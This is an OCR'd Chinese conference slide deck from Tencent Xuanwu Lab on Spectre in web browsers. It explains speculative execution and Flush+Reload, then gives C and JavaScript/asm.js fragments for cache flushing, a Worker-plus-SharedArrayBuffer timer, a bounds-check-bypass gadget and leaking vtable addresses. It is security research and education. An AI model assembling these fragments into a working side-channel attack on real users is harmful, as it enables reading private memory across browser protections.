被“幽灵”所困扰的浏览器

Kai Song (exp-sky) @ Tencent Security Xuanwu Lab

WHO AM I?

Researchers at Tencent's Xuanwu Lab

Pwn2Own 2017 Edge Browser Full Winner


Browser security research

Kai Song (@exp-sky)

目录


Spectre

- 2018年1月3日，Spectre漏洞细节被公开发布
- 这是一个可以影响大部分CPU的，可以让程序访问内存空间中任意位置的数据的漏洞
- 利用了现代处理器，为了降低内存数据访问延迟所引入的“推测执行”技术，所带来的问题





Spectre

- 1、现代CPU使用分支预测和推测执行来提高性能。
- 2、如果分支跳转的目标取决于内存中的值，在读取过程中CPU将尝试猜测目标分支并执行。
- 3、当从内存中值读取完成时，CPU根据内存中的值提交或丢弃（不会恢复CPU Cache）预测的计算结果。
- 4、分支预测逻辑在执行过程中的实现上，是不可靠的，有肯能允许进程访问非预期的内存或寄存器中的值。并且可以执行可测量的操作。



- 推测执行





CPU
If (size < length)
read memory
save a checkpoint
speculatively execute
check length
discards or commit
read memory :
length
array[size]
Cache :
T = array_2[T]

Spectre


- 推测执行
  - 通常CPU不知道接下来要执行的分支
  - 但是CPU可以保存当前寄存器状态，对程序将执行的分支进行预测，并沿推测路径执行代码
  - 如果推测结果是正确的，则保留推测执行的结果，可以大大提高执行效率
  - 如果推测结果是错误的，则恢复之前保存的寄存器状态，并沿正确的分支进行执行

- CPU 缓存
  - 当处理器发出内存访问请求时，会先查看缓存内是否有请求数据。如果存在（命中），则不经访问内存直接返回该数据；如果不存在（失效），则要先把内存中的相应数据载入缓存，再将其返回处理器。



- CPU的处理
  - 如果边界检查是False
  - 分支预测是True
  - 则会导致安全问题

```
if (x < array_1_size)
{
    y = array_2[array_1[x] * 4096];
}
```




- 代码片段
  - 代码中有x < array_1_size的检查，防止越界访问
  - array_1的大小为array_1_size
  - 我们通过x做为array_1的index
  - 然后通过array_1[x]的值做为array_2的index(以4096为单位)

```
if (x < array_1_size)
{
    y = array_2[array_1[x] * 4096];
}
```

- CPU的处理
  - 虽然代码中存在检查（x < array_1_size）

```
if (x < array_1_size)
{
    y = array_2[array_1[x] * 4096];
}
```



- CPU的处理
  - 如果x选择为越界的
  - array_1[x]则会越界读取越界的某一字节k
  - array_1 和 array_2 都是未被缓存的
  - array_2[k]将被缓存
  - 让CPU预测此分支为真，则会以x值进行内存访问

```
if (x < array_1_size)
{
    y = array_2[array_1[x] * 4096];
}
```

Spectre

```
if (x < array_1_size)
{
    y = array_2[array_1[x] * 4096];
}
```

- CPU的推测逻辑
  - 分支中关键的变量array_1_size要为未缓存
  - 这样因为读取array_1_size需要非常多的时间，才会产生分支预测
  - 如果分支预测为真，会执行后续代码
  - 分支预测会通过x做为array_1的index，返回越界的值k
  - 最后推测逻辑使用k来计算array_2的访问数据（k * 4096）
  - 当array_1_size数据被读取到时，CPU会意识到推测错误，恢复寄存器状态
  - 但此时的array_2中的一部分内存已经映射到了缓存中，这个地址取决于array_2[k * 4096]

- 缓存测试，泄漏数据
  - 测试array_2中哪个位置存在于缓存中
  - 根据访问数据速度的不同，单次访问时间差异太小，可以累计多次访问，让时间差异可以明显表现出来
  - 根据这个被缓存的地址可以知道k的值
  - 这样我们就实现了信息的泄漏，一个字节

```
if (x < array_1_size)
{
    y = array_2[array_1[x] * 4096];
}
```

Spectre

- Flush + Reload
  - 1、刷新缓存
  - 2、触发内存访问
  - 3、测量数据访问的时间
    - 如果数据被访问过则访问速度会比较快
    - 如果数据没有被访问过则访问速度会比较慢

- 影响范围
  - Intel Ivy Bridge (i7-3630QM), Intel Haswell (i7-4650U), Intel Broadwell (i7-5650U), Intel Skylake (unspecified Xeon on Google Cloud, i5-6200U, i7-6600U, i7-6700K), Intel Kaby Lake (i7-7660U), 和 AMD Ryzen
  - 一些基于ARM架构的处理器也支持推测执行，Qualcomm Snapdragon 835 SoC和三星Exynos 7420 Octa SoC，确认这些ARM处理器受到影响

目录

“Spectre” in browsers

- 实现利用时需要解决的问题
  - 1、如何稳定刷新缓存
  - 2、如何保证特定的数据不在缓存中(特别是在Javascript中)
  - 3、高精度计时器

“Spectre” in browsers

- 在C代码中比较容易
  - 刷新缓存非常稳定

```
//将array2中的每个512块都从缓存中刷出

for (i = 0; i < 256; i++)
    _mm_clflush(&array2[i * 512]);
```

```
//将array_1_size从缓存中刷出

_mm_clflush(&array1_size);
```

“Spectre” in browsers

- 在C代码中比较容易
  - 获取高精度的时间

```
//精确测量访问一块内存的时间

time1 = __rdtscp((unsigned int *)&junk);           /* READ TIMER */
junk  = *addr;                                     /* MEMORY ACCESS TO TIME */
time2 = __rdtscp((unsigned int *)&junk) - time1;   /* READ TIMER & COMPUTE ELAPSED TIME */
```

“Spectre” in browsers

- 浏览器中JavaScript实现时会遇到问题
  - 1、JavaScript中没有clflush指令，如何稳定刷新缓存
  - 2、如何保证特定的数据不在缓存中，只要访问一次就会被放入缓存
  - 3、各大浏览器都降低了performance.now的计时器频率，如何寻找高精度计时器
  - 4、不同的设备缓存大小不同（因为需要刷新缓存），如何有效探测缓存大小

“Spectre” in browsers

- 在JavaScript代码中刷新缓存比较困难
  - 通过访问大量内存，实现相对稳定的刷新缓存方式

```
//通过访问probeTable的非0-255的index位置
//强制将缓存过的数据全部刷出

function flush()
{
    var i = 0;
    var current = 0;
    for (i = 256; (i|0)<0x4100; i=(i+1)|0)
        current = probeTable[((i|0) * 512)|0]|0;
}
```

“Spectre” in browsers

- 在JavaScript代码中实现
  - 循环内既不能刷新全部缓存，又要保证用到的特定数据不在缓存中

```
for(...)
{
    //刷新缓存
    for (var j=29; j>=0; j--)
    {
        //... ...
        //不能刷新缓存
        asm.vul_call(x, j);
    }
}
```

```
//asm.js
function vul_call(index, sIndex)
{
    //一些代码 ... ...
    j = ((((sIndex|0)*0x2000)|0) + 0x1000000)|0;
    arr_size = simpleByteArray[(j|0)]|0;
    if ((index|0) < (arr_size|0))
    {
        index = simpleByteArray[index|0]|0;
        index = ((index * 0x1000)|0);
        junk = (junk ^ (probeTable[index]|0))|0;
    }
}
```

“Spectre” in browsers

- 在JavaScript代码中实现
  - 循环内既不能刷新全部缓存，又要保证用到的特定数据不在缓存中

```
//asm.js
function vul_call(index, sIndex)
{
    //一些代码 ... ...
    j = ((((sIndex|0)*0x2000)|0) +  0x1000000)|0;
    arr_size = simpleByteArray[(j|0)]|0;
    if ((index|0) < (arr_size|0))
    {
        index = simpleByteArray[index|0]|0;
        index = ((index * 0x1000)|0);
        junk = (junk ^ (probeTable[index]|0))|0;
    }
}
```

simpleByteArray
+0x01000000+0*0x2000 : size ……
+0x01000000+1*0x2000 : size ……
+0x01000000+2*0x2000 : size ……

“Spectre” in browsers

- 在JavaScript代码中实现
  - performance.now的替换方案Worker + SharedArrayBuffer
  - 相对高的精度计时器

```
//worker.js
self.addEventListener( ‘message’ ,function(event)
{
    const sharedBuffer = event.data;
    const sharedArray = new Uint32Array(sharedBuffer);
    postMessage( ‘start’ );
    while(true)
        Atomics.add(sharedArray,0,1);
});
```

“Spectre” in browsers

- 在JavaScript代码中实现
  - 动态遍历可能的缓存大小(8M-64M)


```
num = num * 2;
if(num < 256)
{
    console.log(“cache : ”+ num);
    check(num, data_array);
}
```


“Spectre” in browsers

- 如何解决这些问题
  - 1、通过访问大量不同的内存页，来强制刷新缓存
  - 2、通过将变量值放到不同的内存页中，来保证每次遍历的值都不在缓存中
  - 3、通过Workers和SharedArrayBuffer配合可以用来做为高精度计时器
  - 4、动态遍历8M-128M缓存大小的情况，用余适配不同设备
- 注：在我们推出Spectre在线检测工具后，各大浏览器又禁用了SharedArrayBuffer

“Spectre” in browsers

“Spectre” in browsers





根据用户的反馈，几乎所有的设备，包括Surface Pro、Mac OS、iPhone X、Pixel 2等等，都可能成为受害者。

我们发布时只测试了Windwos + Chrome环境，结果大大超出我们的预料。

目录


Real attack of “Spectre”

- 我们探测漏洞的代码无法造成实际危害。
- 能否真的使用Spectre造成实际的危害呢？
- 可以通过泄漏进程内的敏感数据，如用户数据或对象的虚函数表等。
- 但依然避免不了的是，Spectre通过Javascript来进行利用，还是比较慢的。

Real attack of “Spectre”


- 泄漏进程中的敏感数据

```
leakVar = leakArray[index];

probeArray[leakVar*0x1000];

check probeArray cache
```




Real attack of “Spectre”

- 泄漏进程中制定的敏感数据




Real attack of “Spectre”

- 泄漏对象的虚函数表地址



Real attack of “Spectre”

- 泄漏对象的虚函数表地址




目录

Summary

- 1、CPU的路径推测可能导致Cache中缓存非法数据
- 2、通过访问数据的时间差别，可以判断数据是否存在于缓存中
- 3、通过JavaScript来实现需要解决很多问题，如稳定刷行缓存、确保特定的数据不出现在缓存中、高精度时间计时器、动态探测缓存大小
- 4、想要造成实际的危害，主要需要解决的问题是内存布局
- 5、通过JavaScript实现的探测，效率还是比较低，1秒1字节左右

Summary

- 我们团队



Kai Song (exp-sky)

hearmen

Wei Liu

Q&A

Reference:

https://meltdownattack.com/

https://spectreattack.com/spectre.pdf